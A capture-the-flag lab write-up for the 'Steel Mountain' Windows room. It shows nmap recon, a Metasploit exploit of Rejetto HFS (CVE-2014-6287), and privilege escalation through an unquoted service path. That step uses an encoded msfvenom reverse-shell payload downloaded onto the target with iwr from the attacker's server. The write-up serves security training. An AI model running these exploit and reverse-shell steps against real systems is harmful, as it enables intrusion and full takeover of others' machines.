
Steel Mountain



Room Description :

Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.


Introduction :

** Who is the employee of the month ?
** to solve this question we have first to deploy the machine and browse the IP address of the target .
** in the target website we will find a photo of someone :

STEEL MOUNTAIN

Employee of the month

** we will copy the photo and paste it into google lens :



** now we can find the name of this employee is `bill harper` which is the answer of the first question .

** or we can easily open the Source Code of the image and find the name of the image `billHarper.img` which also reveals the answer .

Recon:

** first of all we will use the `nmap` tool to gather information about the ports status and services they are running :

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ nmap -Pn -sC -sV 10.49.191.198
```

** Command Explanation :

`nmap` : Network mapping Tool.

`-Pn` : Nmap Option used to skip ping scan before the nmap scan .

`-sC` : run basic NSE script scan on the open ports in order to enumerate the service and check for vulnerabilities .

`-sV` : a service version scan to find the service version running on the ports .

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ nmap -Pn -sC -sV 10.49.191.198
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 09:38 +0530
Nmap scan report for 10.49.191.198
Host is up (0.049s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-04-14T04:10:04+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2026-04-13T04:03:17
|_Not valid after:  2026-10-13T04:03:17
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2026-04-14T04:09:58+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open  http          HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
49152/tcp open msrpc         Microsoft Windows RPC
49153/tcp open msrpc         Microsoft Windows RPC
49154/tcp open msrpc         Microsoft Windows RPC
49155/tcp open msrpc         Microsoft Windows RPC
49156/tcp open msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-04-14T04:09:59
|_  start_date: 2026-04-14T04:01:47
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.0.2:
|     Message signing enabled but not required
|_nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>, NetBIOS MAC: 0a:dd:a3:19:7d:6d (unknown)
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.61 seconds
```

** from our nmap scan we can find answers for all the questions :

Answer the questions below

Scan the machine with nmap. What is the other port running a web server on?

8080 ✓ Correct Answer

Take a look at the other web server. What file server is running?

Rejetto HTTP File Server ✓ Correct Answer

What is the CVE number to exploit this file server?

2014-6287 ✓ Correct Answer

Exploitation :

** in order to exploit the file server we can do it manually or using metasploit .

** to do it with metasploit ,we first run the MSF-console :

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ service postgresql start && msfconsole
```

** then we search for the Rejetto HFS exploits :

```
msf > search type:exploit name:rejetto
```

** for this lab we will use the module :

`exploit/windows/http/rejetto_hfs_exec`

** then we modify the `rhosts` & `rport` options :

```
msf exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.49.191.198
rhosts => 10.49.191.198
msf exploit(windows/http/rejetto_hfs_exec) > set rport 8080
rport => 8080
```

** then we run the exploit ,and we get a meterpreter session on the target machine .

** now we can navigate throught the victim machine and search for the first flag .

** we will find it located in :

`C:\users\bill\Desktop`

previllege escalation :

** Privilege escalation step can either be done manually or automatically but in our case we're going to do it automatically (we're too lazy).

** First of all, let's upload the PowerUp script on the target system using the upload meterpreter command :

```
meterpreter > dir
Listing: c:\users\bill\desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
00666/rw-rw-rw-   282   fil   2019-09-27 11:07:07 +0000  desktop.ini
100666/rw-rw-rw-  70    fil   2019-09-27 12:42:38 +0000  user.txt

meterpreter > upload /root/Downloads/PowerUp.ps1 .
[*] uploading  : /root/Downloads/PowerUp.ps1 -> .
[*] uploaded   : /root/Downloads/PowerUp.ps1 -> .\PowerUp.ps1
meterpreter > dir
Listing: c:\users\bill\desktop
===============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  494860  fil   2024-03-27 22:27:49 +0000  PowerUp.ps1
100666/rw-rw-rw-  282     fil   2019-09-27 11:07:07 +0000  desktop.ini
100666/rw-rw-rw-  70      fil   2019-09-27 12:42:38 +0000  user.txt
```

** Once done, let's load the powershell module by using the following command :

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS >
```

** Let’s now import PowerUp, then execute the Invoke-AllChecks module :

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges ...


[*] Checking for unquoted service paths ...


ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'AdvancedSystemCareService9' -Path <HijackPath>

ServiceName   : AWSLiteAgent
Path          : C:\Program Files\Amazon\XenTools\LiteAgent.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'AWSLiteAgent' -Path <HijackPath>

ServiceName   : IObitUnSvr
Path          : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'IObitUnSvr' -Path <HijackPath>

ServiceName   : LiveUpdateSvc
Path          : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
StartName     : LocalSystem
```

** After that, let’s generate a staged payload using msfvenom :

```
┌──(root㉿kali)-[~/steelmountain/privesc]
└─# msfvenom -p windows/meterpreter/reverse_tcp -f exe-service lhost=eth0 lport=2468 -e x86/shikata_ga_nai -i 10 -o Advanced.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe-service file: 15872 bytes
Saved as: Advanced.exe
```

```
┌──(root㉿kali)-[~/steelmountain/privesc]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
PS > iwr -uri http://10.10.104.252:8000/Advanced.exe -outfile "C:\Program Files (x86)\IObit\Advanced.exe"
```

```
PS > dir "C:\Program Files (x86)\IObit\"


    Directory: C:\Program Files (x86)\IObit


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-----         3/27/2024   1:33 PM            Advanced SystemCare
d-----         9/26/2019  10:35 PM            IObit Uninstaller
d-----         9/26/2019   8:18 AM            LiveUpdate
-a----         3/27/2024   4:03 PM      15872 Advanced.exe
```

** Before starting the service, let's setup our handler :

```
msf6 exploit(windows/http/rejetto_hfs_exec) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost eth0
lhost => eth0
msf6 exploit(multi/handler) > set lport 2468
lport => 2468
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.104.252:2468
```

** Once done, let's start the vulnerable service :

```
meterpreter > powershell_shell
PS > Start-Service -Name AdvancedSystemCareService9

[*] Sending stage (175686 bytes) to 10.10.212.146
[*] Meterpreter session 2 opened (10.10.104.252:2468 -> 10.10.212.146:49396) at 2024-03-27 23:09:26 +0000
ERROR: Start-Service : Failed to start service 'Advanced SystemCare Service 9 (AdvancedSystemCareService9)'.
ERROR: At line:1 char:1
ERROR: + Start-Service -Name AdvancedSystemCareService9
ERROR: + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
ERROR:     + CategoryInfo          : OpenError: (System.ServiceProcess.ServiceController:ServiceController) [Start-Service]
,
ERROR:    ServiceCommandException
ERROR:     + FullyQualifiedErrorId : StartServiceFailed,Microsoft.PowerShell.Commands.StartServiceCommand
ERROR:
PS >
```

```
PS > ^C
Terminate channel 4? [y/N]  y
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN  10.10.104.252:4444 → 10.10.212.146:49346 (10.1
                                                                        0.212.146)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ STEELMOUNTAIN  10.10.104.252:2468 → 10.10.212.146:49396 (10.1
                                                                        0.212.146)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd c:/users/administrator/desktop
meterpreter > dir
Listing: c:\users\administrator\desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1528  fil   2020-10-12 19:05:50 +0000  activation.ps1
100666/rw-rw-rw-  282   fil   2019-09-26 14:11:25 +0000  desktop.ini
100666/rw-rw-rw-  32    fil   2019-09-27 12:41:10 +0000  root.txt

meterpreter > type root.txt
[-] Unknown command: type
meterpreter > cat root.txt
[redacted]meterpreter >
```

Congrats ,Steel-Mountain is pwned.